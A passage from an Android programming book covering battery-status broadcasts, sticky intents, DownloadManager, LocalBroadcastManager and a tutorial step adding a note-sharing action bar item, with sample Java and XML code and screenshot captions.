- `EXTRA_LEVEL`, which is the proportion of battery life remaining as an integer, specified on the scale described by the `EXTRA_SCALE` value
- `EXTRA_PLUGGED`, which will indicate if the device is plugged into AC power (`BATTERY_PLUGGED_AC`) or USB power (`BATTERY_PLUGGED_USB`)
- `EXTRA_SCALE`, which indicates the maximum possible value of level (e.g., 100, indicating that level is a percentage of charge remaining)
- `EXTRA_STATUS`, which will tell you if the battery is charging (`BATTERY_STATUS_CHARGING`), full (`BATTERY_STATUS_FULL`), or discharging (`BATTERY_STATUS_DISCHARGING`)
- `EXTRA_TECHNOLOGY`, which indicates what sort of battery is installed (e.g., `"Li-Ion"`)
- `EXTRA_TEMPERATURE`, which tells you how warm the battery is, in tenths of a degree Celsius (e.g., 213 is 21.3 degrees Celsius)
- `EXTRA_VOLTAGE`, indicating the current voltage being delivered by the battery, in millivolts

In the case of `BatteryFragment`, when we receive an `ACTION_BATTERY_CHANGED` `Intent`, we do three things:

1. We compute the percentage of battery life remaining, by dividing the level by the scale
2. We update the `ProgressBar` and `TextView` to display the battery life as a percentage
3. We display an icon, with the icon selection depending on whether we are charging (status is `BATTERY_STATUS_CHARGING`), full but on the charger (status is `BATTERY_STATUS_FULL` and plugged is `BATTERY_PLUGGED_AC` or `BATTERY_PLUGGED_USB`), or are not plugged in

If you plug this into a device, it will show you the device's charge level:





*Figure 171: The Battery Monitor*

### Sticky Intents and the Battery

Android has a notion of "sticky broadcast `Intents`". Normally, a broadcast `Intent` will be delivered to interested parties and then discarded. A sticky broadcast `Intent` is delivered to interested parties and retained until the next matching `Intent` is broadcast. Applications can call `registerReceiver()` with an `IntentFilter` that matches the sticky broadcast, but with a `null` `BroadcastReceiver`, and get the sticky `Intent` back as a result of the `registerReceiver()` call.

This may sound confusing. Let's look at this in the context of the battery.

Earlier in this section, you saw how to register for `ACTION_BATTERY_CHANGED` to get information about the battery delivered to you. You can also, though, get the latest battery information without registering a receiver. Just create an `IntentFilter` to match `ACTION_BATTERY_CHANGED` (as shown above) and call `registerReceiver()` with that filter and a `null` `BroadcastReceiver`. The `Intent` you get back from `registerReceiver()` is the last `ACTION_BATTERY_CHANGED` `Intent` that was broadcast, with the same extras. Hence, you can use this to get the current (or near-current)

battery status, rather than having to bother registering an actual `BroadcastReceiver`.

### Battery and the Emulator

Your emulator does not really have a battery. If you run this sample application on an emulator, you will see, by default, that your device has 50% fake charge remaining and that it is being charged. However, it is charged infinitely slowly, as it will not climb past 50%... at least, not without help.

While the emulator will only show fixed battery characteristics, you can change what those values are, through the highly advanced user interface known as `telnet`.

You may have noticed that your emulator title bar consists of the name of your AVD plus a number, frequently 5554. That number is not merely some engineer's favorite number. It is also an open port, on your emulator, to which you can `telnet` into, on `localhost` (127.0.0.1) on your development machine.

There are many commands you can issue to the emulator by means of `telnet` . To change the battery level, use `power capacity NN`, where `NN` is the percentage of battery life remaining that you wish the emulator to return. If you do that while you have an `ACTION_BATTERY_CHANGED` `BroadcastReceiver` registered, the receiver will receive a broadcast `Intent`, informing you of the change.

You can also experiment with some of the other power subcommands (e.g., `power ac on` or `power ac off`), or other commands (e.g., `geo`, to send simulated GPS fixes, just as you can do from DDMS).

## Downloading Files

Android 2.3 introduced a `DownloadManager`, designed to handle a lot of the complexities of downloading larger files, such as:

1. Determining whether the user is on WiFi or mobile data, and if so, whether the download should occur
2. Handling when the user, previously on WiFi, moves out of range of the access point and "fails over" to mobile data
3. Ensuring the device stays awake while the download proceeds

DownloadManager itself is less complicated than the alternative of writing all of it yourself. However, it does present a few challenges. In this section, we will examine the Internet/Download sample project, one that uses DownloadManager.

## The Permissions

To use DownloadManager, you will need to hold the INTERNET permission. You will also need the WRITE_EXTERNAL_STORAGE permission, as DownloadManager can only download to external storage.

For example, here is the manifest for the Internet/Download application, where we request these two permissions:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.downmgr"
  android:versionCode="1"
  android:versionName="1.0">

  <supports-screens
    android:anyDensity="true"
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="true"/>

  <uses-sdk
    android:minSdkVersion="9"
    android:targetSdkVersion="11"/>

  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/Theme.Sherlock">
    <activity
      android:name=".DownloadDemo"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

Note that the manifest also has `android:minSdkVersion="9"`, because that was the API level in which the `DownloadManager` was introduced.

## The Layout

Our sample application has a simple layout, consisting of three buttons:

1. One to kick off a download
2. One to query the status of a download
3. One to display a system-supplied activity containing the roster of downloaded files

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  >
  <Button
    android:id="@+id/start"
    android:text="@string/start_download"
    android:layout_width="fill_parent"
    android:layout_height="0dip"
    android:layout_weight="1"
  />
  <Button
    android:id="@+id/query"
    android:text="@string/query_status"
    android:layout_width="fill_parent"
    android:layout_height="0dip"
    android:layout_weight="1"
    android:enabled="false"
  />
  <Button android:id="@+id/view"
    android:text="@string/view_log"
    android:layout_width="fill_parent"
    android:layout_height="0dip"
    android:layout_weight="1"
  />
</LinearLayout>
```

## Requesting the Download

To kick off a download, we first need to get access to the `DownloadManager`. This is a so-called "system service". You can call `getSystemService()` on any activity (or other `Context`), provide it the identifier of the system service you want, and receive the system service object back. However, since `getSystemService()` supports a wide

range of these objects, you need to cast it to the proper type for the service you requested.

So, for example, here is a line from `onCreateView()` of the `DownloadFragment` where we get the `DownloadManager`:

```
  @Override
  public View onCreateView(LayoutInflater inflater, ViewGroup parent,
                           Bundle savedInstanceState) {
    mgr=

(DownloadManager)getActivity().getSystemService(Context.DOWNLOAD_SERVICE);

    View result=inflater.inflate(R.layout.main, parent, false);

    query=result.findViewById(R.id.query);
    query.setOnClickListener(this);
    start=result.findViewById(R.id.start);
    start.setOnClickListener(this);

    result.findViewById(R.id.view).setOnClickListener(this);

    return(result);
  }
```

Most of these managers have no `close()` or `release()` or `goAwayPlease()` sort of methods — you can just use them and let garbage collection take care of cleaning them up.

Given the manager, we can now call an `enqueue()` method to request a download. The name is relevant — do not assume that your download will begin immediately, though often times it will. The `enqueue()` method takes a `DownloadManager.Request` object as a parameter. The `Request` object uses the builder pattern, in that most methods return the `Request` itself, so you can chain a series of calls together with less typing.

For example, the top-most button in our layout is tied to a `startDownload()` method in `DownloadFragment`, shown below:

```
  private void startDownload(View v) {
    Uri uri=Uri.parse("http://commonsware.com/misc/test.mp4");


Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWNLOADS)
               .mkdirs();

    DownloadManager.Request req=new DownloadManager.Request(uri);
```

```
req.setAllowedNetworkTypes(DownloadManager.Request.NETWORK_WIFI
                           | DownloadManager.Request.NETWORK_MOBILE)
   .setAllowedOverRoaming(false)
   .setTitle("Demo")
   .setDescription("Something useful. No, really.")
   .setDestinationInExternalPublicDir(Environment.DIRECTORY_DOWNLOADS,
                                      "test.mp4");

lastDownload=mgr.enqueue(req);
```

We are downloading a sample MP4 file, and we want to download it to the external storage area. To do the latter, we are using `getExternalStoragePublicDirectory()` on `Environment`, which gives us a directory suitable for storing a certain class of content. In this case, we are going to store the download in the `Environment.DIRECTORY_DOWNLOADS`, though we could just as easily have chosen `Environment.DIRECTORY_MOVIES`, since we are downloading a video clip. Note that the `File` object returned by `getExternalStoragePublicDirectory()` may point to a not-yet-created directory, which is why we call `mkdirs()` on it, to ensure the directory exists.

We then create the `DownloadManager.Request` object, with the following attributes:

1. We are downloading the specific URL we want, courtesy of the `Uri` supplied to the `Request` constructor
2. We are willing to use either mobile data or WiFi for the download (`setAllowedNetworkTypes()`), but we do not want the download to incur roaming charges (`setAllowedOverRoaming()`)
3. We want the file downloaded as `test.mp4` in the downloads area on the external storage (`setDestinationInExternalPublicDir()`)

We also provide a name (`setTitle()`) and description (`setDescription()`), which are used as part of the notification drawer entry for this download. The user will see these when they slide down the drawer while the download is progressing.

The `enqueue()` method returns an ID of this download, which we hold onto for use in querying the download status.

## Keeping Track of Download Status

If the user presses the Query Status button, we want to find out the details of how the download is progressing. To do that, we can call `query()` on the `DownloadManager`. The `query()` method takes a `DownloadManager.Query` object,

describing what download(s) you are interested in. In our case, we use the value we got from the `enqueue()` method when the user requested the download:

```
  private void queryStatus(View v) {
    Cursor c=
        mgr.query(new DownloadManager.Query().setFilterById(lastDownload));

    if (c == null) {
      Toast.makeText(getActivity(), R.string.download_not_found,
                     Toast.LENGTH_LONG).show();
    }
    else {
      c.moveToFirst();

      Log.d(getClass().getName(),
            "COLUMN_ID: "
                + c.getLong(c.getColumnIndex(DownloadManager.COLUMN_ID)));
      Log.d(getClass().getName(),
            "COLUMN_BYTES_DOWNLOADED_SO_FAR: "
                +
c.getLong(c.getColumnIndex(DownloadManager.COLUMN_BYTES_DOWNLOADED_SO_FAR)));
      Log.d(getClass().getName(),
            "COLUMN_LAST_MODIFIED_TIMESTAMP: "
                +
c.getLong(c.getColumnIndex(DownloadManager.COLUMN_LAST_MODIFIED_TIMESTAMP)));
      Log.d(getClass().getName(),
            "COLUMN_LOCAL_URI: "
                +
c.getString(c.getColumnIndex(DownloadManager.COLUMN_LOCAL_URI)));
      Log.d(getClass().getName(),
            "COLUMN_STATUS: "
                + c.getInt(c.getColumnIndex(DownloadManager.COLUMN_STATUS)));
      Log.d(getClass().getName(),
            "COLUMN_REASON: "
                + c.getInt(c.getColumnIndex(DownloadManager.COLUMN_REASON)));

      Toast.makeText(getActivity(), statusMessage(c), Toast.LENGTH_LONG)
           .show();
    }
  }
```

The `query()` method returns a `Cursor`, containing a series of columns representing the details about our download. There are a series of constants on the `DownloadManager` class outlining what is possible. In our case, we retrieve (and dump to LogCat):

1. The ID of the download (`COLUMN_ID`)
2. The amount of data that has been downloaded to date (`COLUMN_BYTES_DOWNLOADED_SO_FAR`)

3. What the last-modified timestamp is on the download (COLUMN_LAST_MODIFIED_TIMESTAMP)
4. Where the file is being saved to locally (COLUMN_LOCAL_URI)
5. What the actual status is (COLUMN_STATUS)
6. What the reason is for that status (COLUMN_REASON)

Note that COLUMN_LOCAL_URI may be unavailable, if the user has deleted the downloaded file between when the download completed and the time you try to access the column.

There are a number of possible status codes (e.g., STATUS_FAILED, STATUS_SUCCESSFUL, STATUS_RUNNING). Some, like STATUS_FAILED, may have an accompanying reason to provide more details.

## OK, So Why Is This In This Chapter?

To find out about the results of the download, we need to register a BroadcastReceiver, to watch for two actions used by DownloadManager:

1. ACTION_DOWNLOAD_COMPLETE, to let us know when the download is done
2. ACTION_NOTIFICATION_CLICKED, to let us know if the user taps on the Notification displayed on the user's device related to our download

So, in onResume() of our fragment, we register a single BroadcastReceiver for both of those events:

```
@Override
public void onResume() {
  super.onResume();

  IntentFilter f=
      new IntentFilter(DownloadManager.ACTION_DOWNLOAD_COMPLETE);

  f.addAction(DownloadManager.ACTION_NOTIFICATION_CLICKED);

  getActivity().registerReceiver(onEvent, f);
}
```

That BroadcastReceiver is unregistered in onPause():

```
@Override
public void onPause() {
  getActivity().unregisterReceiver(onEvent);
```

```
    super.onPause();
  }
```

The `BroadcastReceiver` implementation examines the action string of the incoming `Intent` (via a call to `getAction()` and either displays a `Toast` (for `ACTION_NOTIFICATION_CLICKED`) or enables the start-download `Button`:

```
  private BroadcastReceiver onEvent=new BroadcastReceiver() {
    public void onReceive(Context ctxt, Intent i) {
      if (DownloadManager.ACTION_NOTIFICATION_CLICKED.equals(i.getAction())) {
        Toast.makeText(ctxt, R.string.hi, Toast.LENGTH_LONG).show();
      }
      else {
        start.setEnabled(true);
      }
    }
  };
```

## What the User Sees

The user, upon launching the application, sees our three pretty buttons:





*Figure 172: The Download Demo Sample, As Initially Launched*

Clicking the first disables the button while the download is going on, and a download icon appears in the status bar (though it is a bit difficult to see, given the poor contrast between Android's icon and Android's status bar):





*Figure 173: The Download Demo Sample, Downloading*

Sliding down the notification drawer shows the user the progress in the form of a `ProgressBar` widget:





*Figure 174: The DownloadManager Notification*

Tapping on the entry in the notification drawer returns control to our original activity, where they see a `Toast`, raised by our `BroadcastReceiver`.

If they tap the middle button during the download, a different `Toast` will appear indicating that the download is in progress:





*Figure 175: The Download Demo, Showing Download Status*

Additional details are also dumped to LogCat, visible via DDMS or `adb logcat`:

```
12-10 08:45:01.289: DEBUG/com.commonsware.android.download.DownloadDemo(372):
COLUMN_ID: 12
12-10 08:45:01.289: DEBUG/com.commonsware.android.download.DownloadDemo(372):
COLUMN_BYTES_DOWNLOADED_SO_FAR: 615400
12-10 08:45:01.289: DEBUG/com.commonsware.android.download.DownloadDemo(372):
COLUMN_LAST_MODIFIED_TIMESTAMP: 1291988696232
12-10 08:45:01.289: DEBUG/com.commonsware.android.download.DownloadDemo(372):
COLUMN_LOCAL_URI: file:///mnt/sdcard/Download/test.mp4
12-10 08:45:01.299: DEBUG/com.commonsware.android.download.DownloadDemo(372):
COLUMN_STATUS: 2
12-10 08:45:01.299: DEBUG/com.commonsware.android.download.DownloadDemo(372):
COLUMN_REASON: 0
```

Once the download is complete, tapping the middle button will indicate that the download is, indeed, complete, and final information about the download is emitted to LogCat:

```
12-10 08:49:27.360: DEBUG/com.commonsware.android.download.DownloadDemo(372):
COLUMN_ID: 12
12-10 08:49:27.360: DEBUG/com.commonsware.android.download.DownloadDemo(372):
```

```
COLUMN_BYTES_DOWNLOADED_SO_FAR: 6219229
12-10 08:49:27.370: DEBUG/com.commonsware.android.download.DownloadDemo(372):
COLUMN_LAST_MODIFIED_TIMESTAMP: 1291988713409
12-10 08:49:27.370: DEBUG/com.commonsware.android.download.DownloadDemo(372):
COLUMN_LOCAL_URI: file:///mnt/sdcard/Download/test.mp4
12-10 08:49:27.370: DEBUG/com.commonsware.android.download.DownloadDemo(372):
COLUMN_STATUS: 8
12-10 08:49:27.370: DEBUG/com.commonsware.android.download.DownloadDemo(372):
COLUMN_REASON: 0
```

Tapping the bottom button brings up the activity displaying all downloads, including both successes and failures:





*Figure 176: The DownloadManager Results*

And, of course, the file is downloaded. In the emulator, our chosen location maps to `/mnt/sdcard/Downloads/test.mp4`.

## Limitations

`DownloadManager` works with HTTP URLs, but not HTTPS (SSL) URLs, on Android 2.3. Android 3.0 and newer appear to support HTTPS.

If you display the list of all downloads, and your download is among them, it is a really good idea to make sure that some activity (perhaps one of yours) is able to respond to an `ACTION_VIEW` `Intent` on that download's MIME type. Otherwise, when the user taps on the entry in the list, they will get a `Toast` indicating that there is nothing available to view the download. This may confuse users. Alternatively, use `setVisibleInDownloadsUi()` on your request, passing in `false`, to suppress it from this list.

# Keeping It Local

A broadcast `Intent`, by default and nearly by definition, is broadcast. Anything on the device could have a receiver "tuned in" to listen for such broadcasts. While you can use `setPackage()` on `Intent` to restrict the distribution, the broadcast still goes through the standard broadcast mechanism, which involves transferring the `Intent` to an OS process, which then does the actual broadcasting. Hence, a broadcast `Intent` has some overhead.

Yet, there are times when using broadcasts within an app is handy, but it would be nice to avoid the overhead. To help with this the core Android team added `LocalBroadcastManager` to the Android Support package, to provide an in-process way of doing broadcasts with the standard `Intent`, `IntentFilter`, and `BroadcastReceiver` classes, yet with less overhead.

## Using LocalBroadcastManager

Let's see `LocalBroadcastManager` in action via the `Intents/Local` sample project.

Here, our `LocalActivity` sends a command to a `NoticeService` from `onCreate()`:

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);
  setContentView(R.layout.main);

  notice=(TextView)findViewById(R.id.notice);
  startService(new Intent(this, NoticeService.class));
}
```

The `NoticeService` simply delays five seconds, then sends a local broadcast using `LocalBroadcastManager`:

```
package com.commonsware.android.localcast;
```

```
import android.app.IntentService;
import android.content.Intent;
import android.os.SystemClock;
import android.support.v4.content.LocalBroadcastManager;

public class NoticeService extends IntentService {
  public static final String BROADCAST=
      "com.commonsware.android.localcast.NoticeService.BROADCAST";
  private static Intent broadcast=new Intent(BROADCAST);

  public NoticeService() {
    super("NoticeService");
  }

  @Override
  protected void onHandleIntent(Intent intent) {
    SystemClock.sleep(5000);
    LocalBroadcastManager.getInstance(this).sendBroadcast(broadcast);
  }
}
```

Specifically, you get at your process' singleton instance of `LocalBroadcastManager` by calling `getInstance()` on the `LocalBroadcastManager` class.

Our `LocalActivity` registers for this local broadcast in `onResume()`, once again using `getInstance()` on `LocalBroadcastManager`:

```
  @Override
  public void onResume() {
    super.onResume();

    IntentFilter filter=new IntentFilter(NoticeService.BROADCAST);

    LocalBroadcastManager.getInstance(this).registerReceiver(onNotice,
                                                              filter);
  }
```

`LocalActivity` unregisters for this broadcast in `onPause()`:

```
  @Override
  public void onPause() {
    super.onPause();

    LocalBroadcastManager.getInstance(this).unregisterReceiver(onNotice);
  }
```

The `BroadcastReceiver` simply updates a `TextView` with the current date and time:

```
  private BroadcastReceiver onNotice=new BroadcastReceiver() {
    public void onReceive(Context ctxt, Intent i) {
```

```
      notice.setText(new Date().toString());
    }
  };
```

If you start up this activity, you will see a "`(waiting...)`" bit of placeholder text for about five seconds, before having that be replaced by the current date and time.

The `BroadcastReceiver`, the `IntentFilter`, and the `Intent` being broadcast are the same as we would use with full broadcasts. It is merely how we are using them — via `LocalBroadcastManager` – that dictates they are local to our process versus the standard device-wide broadcasts.

## Reference, Not Value

When you send a "real" broadcast `Intent`, your `Intent` is converted into a byte array (courtesy of the `Parcelable` interface) and transmitted to other processes. This occurs even if the recipient of the `Intent` is within your own process — that is what makes `LocalBroadcastManager` faster, as it avoids the inter-process communication.

However, since `LocalBroadcastManager` does not need to send your Intent between processes, that means it does not turn your `Intent` into a byte array. Instead, it just passes the `Intent` along to any registered `BroadcastReceiver` with a matching `IntentFilter`. In effect, while "real" broadcasts are pass-by-value, local broadcasts are pass-by-reference.

This can have subtle side effects.

For example, there are a few ways that you can put a collection into an `Intent` extra, such as `putStringArrayListExtra()`. This takes an `ArrayList` as a parameter. With a real broadcast, once you send the broadcast, it does not matter what happens to the original `ArrayList` — the rest of the system is working off of a copy. With a local broadcast, though, the `Intent` holds onto the `ArrayList` you supplied via the setter. If you change that `ArrayList` elsewhere (e.g., clear it for reuse), the recipient of the Intent will see those changes.

Similarly, if you put a `Parcelable` object in an extra, the `Intent` holds onto the actual object while it is being broadcast locally, whereas a real broadcast would have resulted in a copy. If you change the object while the broadcast is in progress, the recipient of the broadcast will see those changes.

This can be a feature, not a bug, when used properly. But, regardless, it is a non-trivial difference, one that you will need to keep in mind.

## Limitations of Local

While `LocalBroadcastManager` is certainly useful, it has some serious limitations.

The biggest is that it is purely local. While traditional broadcasts can either be internal (via `setPackage()`) or device-wide, `LocalBroadcastManager` only handles the local case. Hence, anything that might involve other processes, such as a `PendingIntent`, will not use `LocalBroadcastManager`. For example, you cannot register a receiver through `LocalBroadcastManager`, then use a `getBroadcast()` `PendingIntent` to try to reach that `BroadcastReceiver`. The `PendingIntent` will use the regular broadcast `Intent` mechanism, which the local-only receiver will not respond to.

Similarly, since a manifest-registered `BroadcastReceiver` is spawned via the operating system upon receipt of a matching true broadcast, you cannot use such receivers with `LocalBroadcastManager`. Only a `BroadcastReceiver` registered via `registerReceiver()` on the `LocalBroadcastManager` will use the `LocalBroadcastManager`. For example, you cannot implement the `Activity-or-Notification` pattern that we will see later in this book via `LocalBroadcastManager`.

Also, `LocalBroadcastManager` does not offer ordered or sticky broadcasts.

# Tutorial #15 - Sharing Your Notes

Perhaps you would like to get your notes off of our book reader app and into someplace else, or perhaps you would like to share them with somebody else. Either way, we can do that using an `ACTION_SEND` operation, to allow the user to choose how to "send" the notes, such as sending them by email or uploading them to some third-party note service.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

Note that if you are importing the previous code to begin work here, you will also need the copy of ActionBarSherlock in this book's GitHub repository, and to make sure that your imported EmPubLite project references the ActionBarSherlock project as a library.

## Step #1: Adding a Share Action Bar Item

First, we need to allow the user to indicate that they want to "share" the note displayed in the current `NoteFragment`. By putting an action bar item on the activity where the `NoteFragment` is displayed, we do not need to worry about letting the user choose which note to send — we simply send whichever note they happen to be viewing or editing.

Modify `res/menu/notes.xml` to add in the new `share` toolbar button:

```
<menu xmlns:android="http://schemas.android.com/apk/res/android">

  <item
```

```
    android:id="@+id/share"
    android:icon="@android:drawable/ic_menu_share"
    android:showAsAction="ifRoom|withText"
    android:title="@string/share">
  </item>
  <item
    android:id="@+id/delete"
    android:icon="@android:drawable/ic_menu_delete"
    android:showAsAction="ifRoom|withText"
    android:title="@string/delete">
  </item>

</menu>
```

Eclipse users can add this via the structured editor for `res/menu/notes.xml`, following the instructions used for other action bar items.

Note that this menu definition requires a new string resource, named `share`, with a value like `Share`.

## Step #2: Sharing the Note

To actually share the note, we need to start up a new activity using `ACTION_SEND`. A fragment *could* start up this activity, knowing that the activity is one from a third party and therefore never would be composited within one of our activities by way of fragments. However, to keep things clean, let's delegate the work for sending the note to the hosting activity, so all `startActivity()` calls are outside of the fragment.

With that in mind, add the following `sendNotes()` method to `NoteActivity`:

```
  void sendNotes(String prose) {
    Intent i=new Intent(Intent.ACTION_SEND);

    i.setType("text/plain");
    i.putExtra(Intent.EXTRA_TEXT, prose);

    startActivity(Intent.createChooser(i,
                                       getString(R.string.share_title)));

  }
```

We create an `ACTION_SEND` `Intent`, fill in our note into `EXTRA_TEXT`, set the MIME type to be `text/plain` (since it is unlikely that our user will be entering HTML source code or something as the note), then call `startActivity()` on the `Intent` returned by `createChooser()`.

Note that this method requires a new string resource, named `share_title`, with a value like `Share Notes`.

## Step #3: Tying Them Together

To tie these pieces together, we need to implement logic to handle our new action bar item and call `sendNotes()`. To that end, modify the `onOptionsItemSelected()` implementation on `NoteFragment` to include the this logic, via an `else if` block:

```
@Override
public boolean onOptionsItemSelected(MenuItem item) {
  if (item.getItemId() == R.id.delete) {
    int position=getArguments().getInt(KEY_POSITION, -1);

    isDeleted=true;
    DatabaseHelper.getInstance(getActivity())
                  .deleteNoteAsync(position);

    ((NoteActivity)getActivity()).closeNotes();

    return(true);
  }
  else if (item.getItemId() == R.id.share) {
    ((NoteActivity)getActivity()).sendNotes(editor.getText()
                                                  .toString());

    return(true);
  }

  return(super.onOptionsItemSelected(item));
}
```

All we do is call `sendNotes()` on the hosting activity, using the current contents of the `EditText` as the notes, so any not-yet-persisted changes are still shared.

## Step #4: Testing the Result

If you run this on a device, navigate to a note, you will see the new action bar item:





*Figure 177: The New Action Bar Item*

If you tap on that, you should get a chooser of various things that know how to send plain text.

